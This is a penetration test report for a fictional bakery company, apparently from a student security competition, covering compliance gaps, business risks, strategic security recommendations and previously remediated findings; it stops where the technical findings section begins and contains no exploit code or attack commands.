LE BONBON CROISSANT

Penetration Test Report

January 8, 2022

[redacted]

Table of Contents

Executive Summary

[redacted] performed a follow-up penetration test for Le Bonbon Croissant (LBC) on January 7-8, 2022, to evaluate its risk exposure and security posture. Its scope covers the LBC warehouse network (10.0.17.0/24) and associated systems, operating systems, commercial and custom software and services. It also includes industrial control systems (ICS), namely programmable logic controllers (PLCs) on 10.0.17.50 and 10.0.17.51.

Critical	High	Medium	Low	Informational
11	10	5	3	2

This report details every step of the assessment, from identifying vulnerabilities and business risks to remediation recommendations. Given the critical nature of warehouse assets to LBC operations, [redacted] engineers took special care to conduct a comprehensive assessment while upholding the availability of production systems.

[redacted] devoted particular attention to assessing LBC's PLCs. According to the Food Protection and Defense Institute (a Homeland Security Center of Excellence) ICS vulnerabilities can impose significant financial, regulatory, and other risks. These could include halted operations, theft of trade secrets like recipes and production parameters, serious injury to operators, and legal liabilities from unsafe food.[1] Tailored recommendations can be found in the Strategic Recommendations section.

Overall, the assessment found LBC is vulnerable to security threats which may pose existential business risks. These are exacerbated by its cutthroat competition amidst a low-margin industry. These risks include compliance risks, due to LBC's position amidst three stringent regulatory realms: customer data processing, payment processing, and food safety. Reputational risk is also important, as food service businesses heavily depend upon public perception. Customers are hard to gain and easy to lose, and if their food quality, safety and service expectations are not met, they will patronize LBC's competition.


LBC also faces financial risk. Another cybersecurity incident, especially impacting food safety, could incur significant regulatory penalties and risk insurance termination. Degraded consumer confidence could further impact profit and cede market share. Since LBC's operations depend on vulnerable systems, especially PLCs, gaps in LBC's cybersecurity posture pose operational risks. Finally, LBC faces strategic risk if it is unable to execute on its technologically groundbreaking vision.

[1] https://conservancy.umn.edu/handle/11299/217703

The importance of remediating these risks cannot be overstated, but neither can LBC's strategic opportunity. Remediations will require time and capital. However, addressing the three key areas we mention can provide a step change in LBC's security posture. By implementing a comprehensive risk mitigation strategy, LBC can establish a decisive competitive advantage that will outlast even the most persistent attackers.

[redacted] is proud to serve as a force multiplier for LBC and looks forward to cementing a long-term partnership. Together, we will secure LBC's future as a culinary colossus by serving a bespoke experience, rooted in one word: *trust*.

Infographic: LBC At a Glance



Regulatory

Le Bonbon Croissant's business spans several heavily-regulated sectors across several jurisdictions, from customer payment and PII processing to food safety. Given LBC is recovering from a cyberattack, facing intense competition and an insurer review, compliance is critical. Below, we overview the regulatory environment.

Our Regulatory Opportunity

In Europe, privacy, cybersecurity and food safety regulations are well-established. U.S. privacy and security regulations vary by state. Importantly, both Europe and the United States, food safety and cybersecurity were long considered separate. Only recently have agencies like the U.S. Food and Drug Administration addressed them jointly.

This presents LBC with an opportunity. A food service business's customer base is its lifeblood. In an industry rife with competition, it is essential to retain customers' rapport. LBC can not only comply with the regulations; its compliance can become a **selling point**. Compliance will yield trust, as customers know their families are consuming the purest, highest quality ingredients. This will heighten market share, alleviating LBC's competitive pressure.

As such, LBC could **define the future of food service**. Through this time of technological transformation, LBC is primed to lead with its forward-thinking vision. Leveraging the power of data, LBC can surprise and delight customers while providing a multinational example of security and compliance done right.

PCI-DSS Requirements and Risks

As a credit-card processor, LBC is subject to the Payment Card Industry-Data Security Standard. Below, [redacted] assessed LBC's compliance with PCI-DSS requirements.[2]

Requirement	Compliance Status	Rationale
Build and maintain a *secure network and systems*	Needs improvement	Several security vulnerabilities were found, as described below.
Do not use *default parameters and credentials*	Needs improvement	Default credentials were reused across hosts and services.
Protect cardholder data at rest and in transit	Needs improvement	Cardholder data was not encrypted or transmitted securely.

[2] https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security

Maintain *secure systems and applications*	Needs improvement	Several security vulnerabilities were found, as described below.
Restrict cardholder data and physical access by *need-to-know*	Needs improvement	Cardholder data was readable without authorization.
Track, monitor, identify and control all access to cardholder data and network resources	Partially compliant	LBC has implemented a strong host and network-based logging architecture. It simply needs expansion to track cardholder data.
Regularly test its security posture	Improving	By partnering with [redacted] LBC has demonstrated leadership here.
Maintain an *information security policy*	Unknown	[redacted] was unable to assess whether LBC has such a policy.

Non-compliance incurs regulatory and financial risks. Fines can range from $5,000 to $100,000 per month. Although as a small business, LBC is unlikely to receive the maximum penalty, even the minimum could dramatically impact it. LBC could also lose its ability to accept credit cards, jeopardizing its operations and strategic vision.

GDPR Requirements and Risks

As a French business processing customer PII, LBC is also subject to the E.U. General Data Protection Regulation. GDPR requires the following:

Requirement	**Compliance Status**	**Rationale**
Recordkeeping of data processing activities	Unknown	[redacted] was unable to assess LBC's compliance within the engagement window.
Data Protection Officers: required if data is processed on a "large scale" *and* LBC retains	N/A	Since LBC is a small business, data is not *yet* processed at scale.

its stated intent to store DNA data[3]		
Data Protection Impact Assessments: required if projects involve "high risk" (like location or behavior tracking) to PII	Needs improvement	LBC rewards program data, if it includes children, must be subject to a DPIA.
Privacy by design and default	Needs improvement	PII, including payment card information, was inadequately protected.
Transparency and informed consent: process data transparently and plainly inform subjects of usage and rights	Needs improvement	LBC systems did not contain visible data-usage disclaimers or rationales.
GDPR compliance for all *third-party vendors* with whom data is shared	N/A	No third-party vendor information was disclosed to [redacted]
Data Subject Access Requests: the ability to correct, export and delete data	Needs improvement	Data was collected, as exposed by e-commerce APIs, but no user-visible replace/update/delete functions were found.
Cybersecurity: protection from destruction, loss, and unauthorized disclosure	Needs improvement	LBC's infrastructure contains various cybersecurity vulnerabilities.
Breach notifications within 72 hours of awareness.[4]	Unknown	[redacted] did not examine LBC post-breach policies.

Non-compliance implicates several risk categories, especially financial and operational risk. This is because GDPR has uniquely harsh non-compliance penalties of €10 or €20 million or 2-4% of annual revenue, based on severity.[5] Even individuals may receive multi-thousand-euro fines.[6] Thus, compliance is essential for LBC's bottom line and reputation given Europe's recent privacy emphasis.

[3] https://www.gdprdecoded.com/gdpr-guide/when-is-a-data-protection-officer-dpo-required-under-gdpr, https://gdpr-info.eu/art-9-gdpr/ and https://twitter.com/wilma_wonka/status/1439967595097063429
[4] https://gdpr.eu/data-privacy/
[5] https://www.gdpreu.org/compliance/fines-and-penalties/
[6] https://www.enforcementtracker.com/

Food Safety Requirements and Risks

French, EU, and U.S. food safety rules apply to LBC's production. Please note no tables are included because [redacted] could not assess LBC's compliance with these laws.

Overview

In all regions, reputational, operational and financial risks are incurred. Health inspections could shut down branches, and customers will reject LBC's products in favor of the competition. This would impact LBC's bottom line.

French and E.U. Law

The EU General Food Law requirements include:[7]

- *Safety and transparency:* Immediate *recalls* and *notification to authorities* of unsafe food
- *Responsibility:* LBC is responsible for the food it sells
- *Traceability*: LBC must be able to identify any supplier
- *Prevention*: identify, review, and control critical parts of processes
- *Cooperation* with authorities

French law also imposes *"lightning inspections*," ensuring only continuous compliance passes muster.

US Law

In addition to state law, the Food and Drug Administration (FDA) requires LBC to implement a set of Preventive Controls for food. These include:[8]

1. *Hazard analysis*: identifying chem/bio/physical hazards requiring preventive controls
2. *Preventive controls:* procedures and processes to mitigate these hazards
3. *Supply chain risk mitigations*
4. *Recall plans*: including notifying the public about hazards

Penalties for criminal violations of the relevant law, the Food, Drug and Cosmetic Act, range from warning letters and product seizures to court injunctions and prosecution.[9]

[7] https://ec.europa.eu/food/system/files/2016-10/gfl_req_business_operators_obligations_en.pdf
[8] https://www.fda.gov/media/108775/download
[9] https://www.fda.gov/animal-veterinary/resources-you/types-fda-enforcement-actions

Trust and Safety Considerations

Trust & Safety Overview

Trust and Safety (T&S) business practices reduce the risk customers will be exposed to harm, harassment, and negative outcomes[10] because of LBC's products or practices. T&S is a business imperative for LBC. A lapse in safety would drastically degrade customers' trust and, thus, pose major business risks.

Risks

Targeting and Harassment

One example is LBC's "Golden Ticket" rewards program. It could be a profitable, loyalty-promoting business asset, but poses important risks too. Rewards programs collect intimately personal data like purchasing habits, personal preferences, and PII. A hack-and-leak of rewards program data could incur consequences like harassment and stalking for affected users.

For example, consider a child who regularly picked up food around 8 a.m. and then walked to school. An adversary with this knowledge now knows the child's location every morning. They could then potentially abduct the child.

As another example, consider a healthy teenager who enjoys a coffee and pastry daily. Imagine if her purchasing habits leaked online. Many teens today suffer from body-image issues and eating disorders, and a 2021 survey found a whopping 23 percent were cyberbullied in the prior month alone.[11] If cyberbullies learned of the teenager's habits, they could target her, and she could suffer mental and physical health consequences.

Disinformation and Dangerous Products

Products like "Flavored Paint" (which the e-commerce system showed contained lead) and "Edible Candles" can cause grave adverse effects. Lead is poisonous, while fire is harmful in any quantity[12]. [redacted] recommends LBC cease selling these and other dangerous products.

Finally, a successful cyberattack–or even the *appearance* of one–could facilitate disinformation attacks against LBC by competitors. Competitors may seek to paint LBC as unsafe, untrustworthy, and insecure.

Trust Is An Imperative

This is why, as mentioned in the regulatory section, LBC must uphold cybersecurity, privacy and food safety guidelines. LBC's patrons are seeking certainty in a world ravaged by crises. A delicious croissant or Telnet Baguette has the power to turn even the biggest frowns upside down. By simply giving clients what they desire, LBC can out-compete its peers and achieve its potent potential.

---

[10] https://www.spectrumlabsai.com/trust-and-safety
[11] https://cyberbullying.org/cyberbullying-statistics-age-gender-sexual-orientation-race
[12] Personal experience.

Strategic Recommendations

Observed Strengths

It is important to note that the network contained a number of effective security measures. Also, LBC's security posture was greatly improved from [redacted]'s prior engagement.

Firstly, LBC's local and cloud-based infrastructure utilized extensive log aggregation and instrumentation, with rapid responses to suspicious activity. Given the incredible importance of visibility to stopping breaches, [redacted] commends and encourages LBC's vigilance. We also commend Mrs. Wonka for immediately, proactively reporting a ransomware attack to [redacted] and the LBC security team.

Additionally, LBC had up-to-date software in many locations, protecting their services from previously known attack vectors.

Various hosts did not expose unnecessary services, like host 10.0.17.16 (hornswaggler). Their strong security posture limits the options an attacker has for gaining a foothold, decreasing the likelihood of a successful compromise.

Organizational and ICS-Specific Recommendations

As a food industry company blending operational and information technology (OT and IT), LBC is subject to unique vulnerabilities. Building on Food Protection and Defense Institute analysis[13], we recommend the following.

First, LBC's IT and OT teams must be aligned. Measures may be high-level, e.g. having both teams report to the same security officer, and low-level, e.g. setting up a weekly standup to sync between them. For example, IT staff can help OT staff fix security issues unique to ICS systems. This ensures a unified security posture and mitigates vulnerabilities left-of-boom.

Second, both IT and OT/ICS must be equally subject to inventories, penetration tests, and other security audits. As the former director of NSA Tailored Access Operations stated, good adversaries will "[learn targets' networks] better than the people who designed... [and] are securing it."[14] LBC cannot protect its entire attack surface without situational awareness over *all* organizational assets. This is especially true given the critical roles LBC PLCs play in essential operations.

Third, LBC should join information-sharing organizations like the Information Technology-ISAC's Food and Agriculture Special Interest Group. According to Col. John T. Hoffman of FPDI, detection failures have been essential to many recent breaches. An ounce of cyberattack prevention is worth a pound of cure, and thousands of heads sharing threat intelligence are better than one.

Lastly, a bottom-up food *and* cyber security culture is essential. From insider threats to spoiled

[13] https://conservancy.umn.edu/handle/11299/217703
[14] Please see footnote 10.

ingredients, employees should understand the importance of safety and security. If they "see something," they should know to "say something." Just one vigilant person can prevent serious injury or harm to LBC, its workers, or its customers.

Key Opportunities For Improvement

Area 1 - Password Policies and Credential Hygiene

A strong password policy is among the fastest, most potent improvements Le Bonbon Croissant can implement. Several vulnerabilities [redacted] found in LBC's infrastructure leveraged weak or reused credentials, including multiple privileged accounts.

In accordance with regulatory requirements like PCI-DSS, default credentials should be prohibited and high-entropy, unique passwords should be used across all LBC assets. Changing the old, insecure credentials will require an intensive up-front effort. However, it will pay great dividends by helping isolate hosts, improving defense-in-depth, and protecting services from further compromise.

Credential hygiene should also be used. Personal credentials should be kept separate from privileged ones, and privileged ones should never touch unprivileged systems. This mitigates the impact of compromised non-privileged credentials.

Area 2 - Strong Authentication Policies, Including Multi-Factor Auth.


Multi-factor authentication is also an incredibly effective way to prevent unauthorized account access. By requiring the physical possession of an OTP code, authenticator app, or token, attackers can be locked out even while having a password. Security tokens should be used to protect all LBC user accounts, especially privileged accounts.

Area 3 - Business-Wide Zero Trust Security Architecture


LBC's warehouse network architecture presently exhibits a great degree of trust. Devices that should be logically separated, like production PLCs and payment-card databases, are able to communicate with each other. No air gaps separate critical and non-critical systems. This drastically heightens risks to operational safety, regulatory compliance, and LBC's financial vitality.

Zero-trust principles, like network segmentation and the principle of least privilege, can mitigate these risks. Network segmentation could limit the spread of ransomware attacks, reducing post-attack downtime. The principle of least privilege can also reduce the risk from insider threats, because an attacker would not automatically have access to all the hearts of LBC's business–from its trade secrets to its cardholder data. Finally, multi-factor login verification–using data points like location and device compliance status, not just knowledge of credentials–can better identify anomalous access attempts.

Network Diagram



Service Relationship Diagrams



Remediations

We are pleased to report that many findings from our initial engagement in November have since been remediated. Find below an inventory of these security improvements.

1. Multiple insecure services have been removed from the network, including OpenCart, Werkzeug, Gitlab, Postfix SMTP, and VNC.
2. Unauthenticated SQL injection via the Eggdicator API is no longer possible.
3. Password reuse on databases has been decreased.
4. The OS of the host "charley" (10.0.17.14) has received an update that makes it no longer vulnerable to local privilege escalation.
5. The PostgreSQL on host "charley" (10.0.17.14) has been updated from version 9.5.25 to version 12.9.

While vulnerabilities remain in the current network, ameliorating these previous findings has allowed Le Bonbon Croissant to improve its security posture.

Technical Findings

The **Comprehensive Risk Index (CRI)** for each of the technical findings identifies 5 severity levels. **CRI is calculated based on the specific *Vulnerability Severity, Likelihood* of exploitation within the client's infrastructure, and the potential *Business Impact.*** All metrics use a numeric scale of 1 to 10.

